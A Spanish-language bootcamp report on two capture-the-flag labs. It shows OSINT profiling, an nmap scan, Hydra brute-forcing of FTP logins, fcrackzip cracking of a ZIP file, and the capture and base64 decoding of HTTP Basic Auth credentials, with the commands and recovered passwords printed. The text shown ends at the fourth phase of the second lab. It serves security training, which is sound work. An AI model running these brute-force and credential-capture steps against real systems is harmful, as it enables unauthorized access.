

## **HACKLAB #1 Y #2 – WORKSHOP DE SEGURIDAD EN SO, APPS Y NUBE**

**ELABORADO POR**

DARLYN MARÍN  
CRISTIAN PÉREZ

**BETEK**  
BOOTCAMP DE CIBERSEGURIDAD

MEDELLÍN  
2026

## TABLA DE CONTENIDO

|                                                            |  |
|------------------------------------------------------------|--|
| INTRODUCCIÓN.....                                          |  |
| 1. PROCEDIMIENTO DE LABORATORIO.....                       |  |
| Laboratorio 1 – HackLab #1.....                            |  |
| Fase de Recolección de Información (OSINT).....            |  |
| Confirmar el servicio FTP.....                             |  |
| Explotación de Credenciales.....                           |  |
| Identificación del Activo Crítico.....                     |  |
| Cracking del Archivo Comprimido.....                       |  |
| Laboratorio 2 – HackLab #2.....                            |  |
| Fase 1: Reconocimiento del Dominio.....                    |  |
| Fase 2: Captura y Análisis de Tráfico con Wireshark.....   |  |
| Fase 3: Filtrado de Tráfico HTTP.....                      |  |
| Fase 4: Extracción de Credenciales – HTTP Basic Auth.....  |  |
| Fase 5: Acceso al Sitio y Localización del pwdump.txt..... |  |
| Fase 6: Extracción y Cracking del Hash NTLM.....           |  |
| 2. CONCLUSIONES.....                                       |  |
| 3. REFERENCIAS.....                                        |  |

## INTRODUCCIÓN

El presente informe documenta el desarrollo del Workshop de Seguridad en Sistemas Operativos, Aplicaciones y Nube del Módulo 2 del Bootcamp de Ciberseguridad BETEK. El trabajo aplica técnicas de hacking ético en entornos CTF (Capture The Flag) con el objetivo de identificar y explotar vulnerabilidades reales en servicios de red y aplicaciones web.

Se ejecutaron dos laboratorios: el HackLab #1, centrado en reconocimiento OSINT, explotación de un servidor FTP con credenciales débiles y cracking de archivos comprimidos; y el HackLab #2, orientado al análisis de capturas de tráfico de red para extraer credenciales HTTP Basic Auth y crackear hashes NTLM. El método siguió la metodología estándar de pentesting: reconocimiento, explotación y obtención de evidencias.

## 1. PROCEDIMIENTO DE LABORATORIO

### Laboratorio 1 – HackLab #1


#### Fase de Recolección de Información (OSINT)

La investigación comenzó mediante técnicas de OSINT (Inteligencia de Fuentes Abiertas) enfocadas en el personal de la empresa.


Hallazgo: Se localizó el perfil de Facebook de Alejandro Quiros. Datos Sensibles Filtrados: En sus publicaciones, se identificó información confidencial:

- Capturas de correos electrónicos que sugerían el formato de sus credenciales.
- Menciones al proyecto "Imagina en 3D".

Estos datos permitieron deducir el usuario (aquero) y una posible estructura de contraseña basada en sus datos personales.



En esta búsqueda se encuentra que Alejandro Quiros tiene ciertas publicaciones que dejan a la vista datos muy sensibles y delicados de la empresa, como lo son los diagramas de red.



Tras analizar las publicaciones, se determinó que la empresa utiliza un servidor FTP (File Transfer Protocol) en la IP 52.10.103.130 para que los empleados descarguen documentación técnica.

**IMPORTANTE:** El objetivo de acceder al servidor FTP radica en que este protocolo, por su naturaleza, suele ser utilizado para el intercambio de documentación técnica sensible. En un entorno corporativo, comprometer este servicio permite al atacante obtener planos, manuales y credenciales que facilitan el movimiento lateral dentro de la red.

### Confirmar el servicio FTP

Se ejecutó un escaneo con nmap para confirmar que el puerto 21 FTP estaba activo:

```
nmap 52.10.103.130
```

Se ve que en el puerto 21 está corriendo FTP.

```
(julieth@kali)-[~]
$ nmap 52.10.103.130
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-14 18:19 -05
Nmap scan report for ec2-52-10-103-130.us-west-2.compute.amazonaws.com (52.10.103.130)
Host is up (0.020s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
443/tcp   open  https
49152/tcp open  unknown
49159/tcp closed unknown
49165/tcp closed unknown
49176/tcp closed unknown
49999/tcp closed unknown
```

Figura 1. Resultado del escaneo nmap – puerto 21 FTP abierto en 52.10.103.130.

### Explotación de Credenciales

En lugar de utilizar fuerza bruta ciega, se optó por un ataque dirigido basado en la información recolectada de fuentes abiertas.

```

(julieth@kali)-[~]
$ sudo crunch 7 7 0123456789 -o pass_ftp.txt
[sudo] contraseña para julieth:
Crunch will now generate the following amount of data: 80000000 bytes
76 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10000000
crunch: 100% completed generating output

```

Figura 2. Información OSINT obtenida del perfil del empleado.

Se utilizó el usuario aquero y la contraseña derivada del "estalqueo" para ganar acceso legítimo al sistema. Se determinó que el usuario aquero utilizaba un patrón de contraseña numérico de 7 caracteres. Con esta información se creó un diccionario de posibles contraseñas.

Para validar esta vulnerabilidad, se utilizó la herramienta THC-Hydra, cargando un diccionario generado específicamente para este patrón. Como se evidencia en la captura, el ataque fue exitoso, logrando identificar la credencial válida en un tiempo récord, lo que demuestra la baja complejidad y falta de robustez en las políticas de contraseñas de la organización.

```
sudo hydra -l aquero -P pass_ftp.txt ftp://52.10.103.130
```

```

(julieth@kali)-[~]
$ sudo hydra -l aquero -P pass_ftp.txt ftp://52.10.103.130
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-13 13:
40:19
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000000 login tries (l:1
/p:10000000), ~625000 tries per task
[DATA] attacking ftp://52.10.103.130:21/
[STATUS] 1210.00 tries/min, 1210 tries in 00:01h, 9998790 to do in 137:44h, 16 active
[STATUS] 1329.67 tries/min, 3989 tries in 00:03h, 9996011 to do in 125:18h, 16 active
[STATUS] 1213.57 tries/min, 8495 tries in 00:07h, 9991505 to do in 137:14h, 16 active
[STATUS] 1247.67 tries/min, 18715 tries in 00:15h, 9981285 to do in 133:20h, 16 active
[21][ftp] host: 52.10.103.130 login: aquero password: 0019808
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-13 13:56:17

```

Figura 3. Ataque con Hydra – credencial FTP encontrada exitosamente.

```

(julieth@kali)-[~]
$ sudo timedatectl set-ntp true
[sudo] contraseña para julieth:
Lo siento, pruebe otra vez.
[sudo] contraseña para julieth:

(julieth@kali)-[~]
$ ftp 52.10.103.130
Connected to 52.10.103.130.
220-.

  INTRUSION ALERT
[ Fake IDS System | IP:127.0.0.1 | VulneraLabs.com ]

220 .
Name (52.10.103.130:julieth):

```

Figura 4. Detalle de la credencial válida obtenida.

Obtenidas las credenciales, se intenta acceder al servicio FTP. El acceso fue exitoso.

```

220 .
ftp> user aquero
331 Password required for aquero.
Password:
230-.
230 User logged in.
Remote system type is Windows_NT.
ftp>

```

Figura 5. Acceso exitoso al servidor FTP con las credenciales obtenidas.

Como parte de los objetivos de la auditoría, una vez obtenido el acceso al servidor FTP de la IP 52.10.103.130, se procedió a realizar un "marcaje" del sistema. Se cargó un archivo de texto plano (.txt) en el directorio raíz del servidor.

```
put evidencia_julieth.txt
```

```

5/13/2026 10:10 AM 10/1 Julieth.txt
5/13/2026 8:29 PM 17 Julieth.txt

```

Figura 6. Carga del archivo de evidencia en el servidor FTP.

## Identificación del Activo Crítico

Tras obtener acceso al servidor FTP, se procedió a realizar un listado de los archivos disponibles para localizar el objetivo principal de la auditoría: el prototipo del dron.

Mediante el comando `dir *.zip`, se identificó la presencia de múltiples archivos comprimidos. Entre los archivos listados, destaca `PrototipoPrivado6.zip`, el cual coincide con la descripción del activo crítico buscado en este laboratorio.

**Vector de Ataque:** Se identificó que las contraseñas locales siguen un patrón de 6 caracteres, compuesto exclusivamente por letras minúsculas y números.



Se procedió a descargar el activo mediante el comando get PrototipoPrivado6.zip.

```
dir *.zip
get PrototipoPrivado6.zip
```

```
550 The system cannot find the file specified.
ftp> dir *.zip
229 Entering Extended Passive Mode (|||41735|)
150 Opening ASCII mode data connection.
02-27-25 07:25AM 65752 gore.zip
05-30-19 12:29AM 39204 Grupo 5-7_5.zip
05-29-19 08:52PM 65700 GRUPO5-7-5.zip
05-30-19 12:40AM 65700 Grupo_5-ISI-7_5.zip
10-01-19 04:06AM 32 hola.zip
09-12-25 08:34AM 65599 ImprimeEn3D.zip
05-30-19 12:46AM 65700 ISI-S-N0-SI-7_5-Grupo_5.zip
09-12-25 08:35AM 4236 MPImprimeEn3D.zip
12-22-18 06:46AM 32 PrototipoPrivado6.zip
08-09-23 11:18AM 163 referenciaSimpsonProfe.zip
05-29-19 08:55PM 65424 SI75Grupo1.zip
05-29-19 10:30PM 65424 SI7_5Grupo1.zip
05-29-19 08:52PM 65424 SI_75grupo1.zip.zip
05-30-19 10:05AM 65700 TALLER GRUPO.zip
05-29-19 08:44PM 65800 Taller3_grupo2_7_5.zip
10-24-24 09:49PM 65599 update.zip
226 Transfer complete.
ftp> get PrototipoPrivado6.zip
```

Figura 7. Listado de archivos FTP – PrototipoPrivado6.zip identificado.

| plano            |       |                                 |
|------------------|-------|---------------------------------|
| 12-08-19 11:00AM | 25    | el_putas_de_aguadas.txt         |
| 06-15-20 05:17PM | 0     | El0as Mella Ethical_Hacking.txt |
| 04-05-23 12:15AM | 2     | EmiEstuvoAqui.txt               |
| 12-22-18 06:40AM | 32    | emigm.txt                       |
| 08-24-23 08:59AM | 949   | emiliocebolla.txt               |
| 12-22-18 06:40AM | 32    | Emmanuel.txt                    |
| 10-09-24 06:34AM | 21720 | emu.txt                         |
| 04-23-21 02:50PM | 530   | enchufe220.txt                  |
| 12-02-23 06:43PM | 24    | Encrypta.txt                    |
| 12-22-18 06:40AM | 32    | enlopa.txt                      |
| 12-27-21 11:34AM | 0     | enoon.txt                       |
| 01-27-23 01:01AM | 36    | EnricPru0onosa.txt              |
| 08-02-19 06:06AM | 22    | enrique.txt                     |
| 06-19-24 11:44AM | 34    | Enrique2024.txt                 |
| 12-22-18 06:40AM | 32    | EnriqueAristi.txt               |
| 01-22-22 12:42PM | 69    | Entrex0.txt                     |
| 02-20-24 11:31AM | 13    | enuar.txt                       |
| 03-21-23 08:14PM | 21    | Enzo_EH.txt                     |
| 09-23-23 09:46PM | 47    | eof.txt                         |
| 08-01-22 07:35PM | 20    | epa.txt                         |
| 08-24-23 09:06AM | 60    | EpicoCR7.txt                    |
| 04-05-22 05:12AM | 69    | eqey--.txt                      |
| 09-02-24 05:31PM | 0     | Equipo.txt                      |
| 12-22-18 06:40AM | 32    | equipo2.txt                     |
| 08-22-25 07:32AM | 88    | equipo2025_3_PLANOSDRON.txt     |
| 08-22-25 07:46AM | 34    | Equipo3-Sub.txt                 |
| 02-28-26 08:44AM | 50    | equipoAmistad.txt               |
| 08-22-25 09:32AM | 41    | equipodeprueba.txt              |
| 09-04-23 06:11PM | 45    | EquipoMaravilla.txt             |
| 09-07-24 12:49PM | 78    | equipotecnm.txt                 |
| 05-12-26 08:05PM | 1281  | EQUIPO_2_BETEK.txt              |
| 12-22-18 06:40AM | 32    | ericarmpira.txt                 |

Figura 8. Directorio FTP completo – archivos del servidor visibles.



|          |         |    |                              |
|----------|---------|----|------------------------------|
| 08-22-25 | 07:32AM | 88 | equipo2025_3 PLANOS DRON.txt |
| 08-22-25 | 07:46AM | 34 | Equipo3-Sub.txt              |

Figura 9. Archivo equipo2025\_3\_PLANOSDRON.txt identificado.

|          |         |     |                   |
|----------|---------|-----|-------------------|
| 05-12-23 | 12:34PM | 271 | PLANOS DRON.txt   |
| 12-22-18 | 06:46AM | 32  | PLANOS DRON.txt   |
| 09-08-23 | 06:45AM | 10  | PLEXORDEUSVUL.txt |

Figura 10. Archivo PLANOS\_DRON.txt identificado.

```
(julieth@kali)-[~/Descargas]
$ ls -lh PrototipoPrivado6.zip
-rw-rw-r-- 1 julieth julieth 63K may 14 17:32 PrototipoPrivado6.zip
```

Figura 11. Descarga del archivo PrototipoPrivado6.zip.

**Estrategia de Criptoanálisis:** Esta información permite descartar un ataque de fuerza bruta genérico y optar por un ataque de diccionario personalizado o fuerza bruta dirigida, reduciendo significativamente el tiempo de procesamiento y aumentando la probabilidad de éxito.

**NOTA:** Se sugiere revisar el archivo descargado para verificar que no esté vacío.

### Cracking del Archivo Comprimido

Se procede a la creación de un nuevo diccionario de 6 caracteres, compuesto exclusivamente por números y letras minúsculas. Para ello, se utiliza la herramienta crunch:

```
crunch 6 6 abcdefghijklmnopqrstuvwxyz0123456789 -o
mi_diccionario.txt
```

```
(julieth@kali)-[~]
$ crunch 6 6 abcdefghijklmnopqrstuvwxyz0123456789 -o mi_diccionario.txt
Crunch will now generate the following amount of data: 15237476352 bytes
14531 MB
14 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 2176782336
```

Figura 12. Generación del diccionario con crunch.

Una vez generado el diccionario, se utiliza fcrackzip para el ataque basado en diccionario:

```
fcrackzip -D -p mi_diccionario.txt -u
PrototipoPrivado6.zip
```

Tras ejecutar el análisis, la herramienta identifica con éxito la clave de cifrado:

```
(julieth@kali)-[~/Descargas]
$ mv ~/mi_diccionario.txt ~/Descargas/

(julieth@kali)-[~/Descargas]
$ fcrackzip -D -p mi_diccionario.txt -u PrototipoPrivado6.zip

PASSWORD FOUND!!!!: pw = a1b2c3
```

Figura 13. fcrackzip – contraseña encontrada: a1b2c3.



Contraseña encontrada: a1b2c3

Se procede a abrir el archivo comprimido. Al ejecutar el doble clic, el sistema solicitará la contraseña obtenida en el paso anterior. Una vez ingresada, se podrá visualizar correctamente el prototipo del dron.

## Laboratorio 2 – HackLab #2

### Fase 1: Reconocimiento del Dominio

Se realizó reconocimiento inicial sobre el dominio labs.gf0s.com mediante consultas Whois y NsLookup para identificar la infraestructura del objetivo.



Figura 14. Consulta Whois sobre el dominio objetivo.




Figura 15. NsLookup – IP 52.10.103.130 asociada a labs.gf0s.com.

## Fase 2: Captura y Análisis de Tráfico con Wireshark

Se inició Wireshark capturando desde la interfaz eth0 y se abrió el archivo captura\_de\_red\_reto2.pcap correspondiente al tráfico generado al navegar por el sitio del laboratorio.




Figura 16. Wireshark – selección de interfaz eth0.




Figura 17. Archivo pcap abierto – tráfico HTTP visible.

## Fase 3: Filtrado de Tráfico HTTP

Se aplicó el filtro `ip.dst==52.10.103.130 && http` para aislar las peticiones HTTP al servidor objetivo. Se verificó también el filtro por método POST, sin resultados relevantes.

`ip.dst==52.10.103.130` && `http`  
`ip.dst==52.10.103.130 && http.request.method == "POST"`




Figura 18. Filtro HTTP – peticiones GET al servidor identificadas.




Figura 19. Filtro POST – sin resultados.

## Fase 4: Extracción de Credenciales – HTTP Basic Auth

Inspeccionando el paquete 145 se encontró la cabecera `Authorization: Basic` con el valor



amFtZXM6MDA3Qk9ORA==. Al decodificarlo en Base64 se obtuvieron las credenciales: usuario james, contraseña 007BOND.

```
echo 'amFtZXM6MDA3Qk9ORA==' | base64 -d
# Resultado: james:007BOND
```




Figura 20. Paquete 145 – cabecera Authorization Basic: james:007BOND.

